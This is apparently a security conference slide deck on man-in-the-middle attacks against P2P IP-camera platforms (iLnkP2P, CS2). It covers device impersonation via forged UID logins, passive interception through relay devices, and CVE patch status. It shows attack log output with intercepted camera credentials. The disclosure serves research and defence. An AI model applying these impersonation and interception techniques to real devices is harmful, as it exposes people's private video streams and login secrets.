
[Success]usrpwd reset!
```

Abusing P2P to Conduct Man-in-the-Middle Attacks

Over-the-Internet MITM

- P2P servers coordinate all connections
 - If we can influence that, man-in-the-middle may be possible
 - Can be done over-the-Internet, not restricted to local network
- The P2P layer offers no effective protection of session data
 - Application is entirely responsible for security
 - Most do not employ encryption at all, or do so in an insecure fashion

Over-the-Internet MITM



```
„.ù}...&.^yê..E..Po...€.
Ý>À" ..HãâÝ'9.¤.Ê/ÝñĐ.¼Ñ.
.....a...GET /livestrea
m.cgi?streamid=10&substr
eam=0&loginuse=admin&log
inpas=888888&user=admin&
pwd=888888&....I...GET /
check_user.cgi?loginuse=
admin&loginpas=888888&us
er=admin&pwd=888888&
```

Over-the-Internet MITM

- Devices regularly log in to P2P servers
 - Server takes note of message origin (IP and UDP port)
 - When a client requests a connection, servers tell client to punch to that address
- This login messages contains just the UID -- no device-specific secret
- If we possess a UID, we can forge this message to confuse the server
- The user will connect to us and authenticate without hesitation...

Over-the-Internet MITM

```
(15:31:25.550) - info: [VSTA-057541- ] Starting device impersonation...
(15:31:25.596) - info: [VSTA-057541- ] Heartbeat sent to P2P servers
(15:31:36.273) - info: [VSTA-057541- ] P2P servers requesting connection with client at 73.93.**.**:10357
(15:31:36.275) - info: [VSTA-057541- ] P2P servers requesting connection with client at 192.168.**.**:10357
(15:31:36.284) - info: [VSTA-057541- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10357
(15:31:36.285) - info: [VSTA-057541- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10357
(15:31:36.286) - info: [VSTA-057541- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10357
(15:31:36.287) - info: [VSTA-057541- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10357
(15:31:36.289) - info: [VSTA-057541- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10357
(15:31:36.351) - info: [VSTA-057541- ] P2P servers requesting connection with client at 73.93.**.**:10357
(15:31:36.352) - info: [VSTA-057541- ] P2P servers requesting connection with client at 192.168.**.**:10357
(15:31:36.361) - info: [VSTA-057541- ] Data from client (ch: 0, idx: 0)
hGET /check_user.cgi?name= &loginuse=admin&loginpas=SECRETPASSWORD&user=admin&pwd=SECRETPASSWORD&
```

```
(17:35:37.741) - info: [EEEE-000769- ] Starting device impersonation...
(17:35:37.767) - info: [EEEE-000769- ] Heartbeat sent to P2P servers
(17:35:43.526) - info: [EEEE-000769- ] P2P servers requesting connection with client at 73.93.**.**:10041
(17:35:43.528) - info: [EEEE-000769- ] P2P servers requesting connection with client at 192.168.**.**:10041
(17:35:43.535) - info: [EEEE-000769- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10041
(17:35:43.536) - info: [EEEE-000769- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10041
(17:35:43.537) - info: [EEEE-000769- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10041
(17:35:43.540) - info: [EEEE-000769- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10041
(17:35:43.541) - info: [EEEE-000769- ] Received MSG_PUNCH_PKT from client at 73.93.**.**:10041
(17:35:43.683) - info: [EEEE-000769- ] P2P servers requesting connection with client at 73.93.**.**:10041
(17:35:43.684) - info: [EEEE-000769- ] P2P servers requesting connection with client at 192.168.**.**:10041
(17:35:43.692) - info: [EEEE-000769- ] Data from client (ch: 0, idx: 0) 0000!YWRtaW46U0VDUkVUUEFTU1dPUkQ=
```

Over-the-Internet MITM

- CS2 sometimes "encrypts" the login message...
 - MSG_DEV_LGN_CRC instead of MSG_DEV_LGN
 - Proprietary symmetric cipher; vendor sets a "CRC key" for their P2P server
 - All their devices need to ship with that key (i.e. accessible in firmware)
 - Some servers allow logging in without the key anyway 🤪
- Affects iLnkP2P (CVE-2019-11220) and CS2 (CVE-2020-9525)
 - No response from Shenzhen Yunni
 - CS2 states new version 4.0 will fix this

Passive over-the-Internet MITM

- Active attack requires a UID, knowledge of protocol, timing, etc...
- Instead of targeting devices, let the devices come to us.
- Remember superdevices?
 - Devices that relay sessions for other users
 - Most vendors use these to support their network
 - The P2P layer does not securely encrypt relayed traffic
 - The application traffic is typically not encrypted either...

Passive over-the-Internet MITM

**This means *anyone* can buy a device
and access other people's traffic.**

Passive over-the-Internet MITM

- With gentle PCAP parsing, can actually stream packets straight into ffplay
- Users have no way of knowing whether their connection is being intercepted
- Bonus! UIDs are leaked during the P2P handshake
 - Exploited this to collect over 236,000 unique CS2 UIDs in 10 months
- Affects iLnkP2P and CS2 (CVE-2020-9526)
 - CS2 states new version 4.0 will fix this

Passive over-the-Internet MITM

Worry About Security ?

Super Device can not spy any data it Relayed (No API for this)

Demo time!

Final Thoughts

Patching

<u>CVE</u>	<u>Vendor / Product</u>	<u>Vulnerability</u>	<u>Status</u>
CVE-2019-11219	Yunni iLnkP2P	UID enumeration	Unpatched
CVE-2019-11220	Yunni iLnkP2P	Device spoofing (MITM)	Unpatched
CVE-2020-9525	CS2 Network P2P	Device spoofing (MITM)	Patch pending (v4.0)
CVE-2020-9526	CS2 Network P2P	Data leakage in superdevice	Patch pending (v4.0)
CVE-2020-9527	Hichip	Buffer overflow	Patched (June 2020)
CVE-2020-9528	Hichip	Cryptographic weaknesses	Patched (June 2020)
CVE-2020-9529	Hichip	Password reset via LAN	Patched (June 2020)

A bleak outlook

- No hope for some of these issues being fixed retroactively
 - Fundamental flaws with no chance of backwards compatibility
 - Doesn't really matter. Users don't update -- some firmware versions go back to 2015!!
- Sellers won't pull defective products¹
 - **Amazon:** No comment received
 - **eBay:** *"These devices can be used safely if used in a network without an internet connection"* 🙄 🙄 🙄

1: <https://www.which.co.uk/news/2020/06/more-than-100000-wireless-security-cameras-in-the-uk-at-risk-of-being-hacked/>

Further research

- More device-specific vulnerabilities exploitable through P2P
- Other P2P platforms (e.g. Wyze uses ThroughTek Kalay)
- Other large device manufacturers
- Higher up the supply chain in general!

Reversing tips

- Samples, samples, samples!! Never too many.
- APKs: Java decompiles into beautiful, readable code (check out JADX!)
- Throw every single interesting filename or magic string you find into GitHub
 - May reveal SDKs, docs, client source, even firmware source

References

- Balazs, Zoltan. "IoT Security Is a Nightmare. But What Is the Real Risk?," August 21, 2016.
<https://www.slideshare.net/bz98/iot-security-is-a-nightmare-but-what-is-the-real-risk>
- Serper, Amit. "Zero-Day Exploits Could Turn Hundreds of Thousands of IP Cameras into IoT Botnet Slaves," December 6, 2016.
<https://www.cybereason.com/blog/zero-day-exploits-turn-hundreds-of-thousands-of-ip-cameras-into-iot-botnet-slaves>
- Kim, Pierre. "Multiple Vulnerabilities Found in Wireless IP Camera (P2P) WIFICAM Cameras and Vulnerabilities in Custom HTTP Server," March 8, 2017.
<https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>
- Martin, Balthasar, and Bräunlein, Fabian. "Next-Gen Mirai," November 16, 2017.
https://srlabs.de/wp-content/uploads/2017/11/Next-Gen_Mirai.pdf
- Viehböck, Stefan. "Millions of Xiongmai Video Surveillance Devices Can be Hacked via Cloud Feature (XMEye P2P Cloud)," October 9, 2018.
<https://sec-consult.com/en/blog/2018/10/millions-of-xiongmai-video-surveillance-devices-can-be-hacked-via-cloud-feature-xmeye-p2p-cloud>



Thank you!

@PaulMarrapese

paul@redprocyon.com

<https://hacked.camera>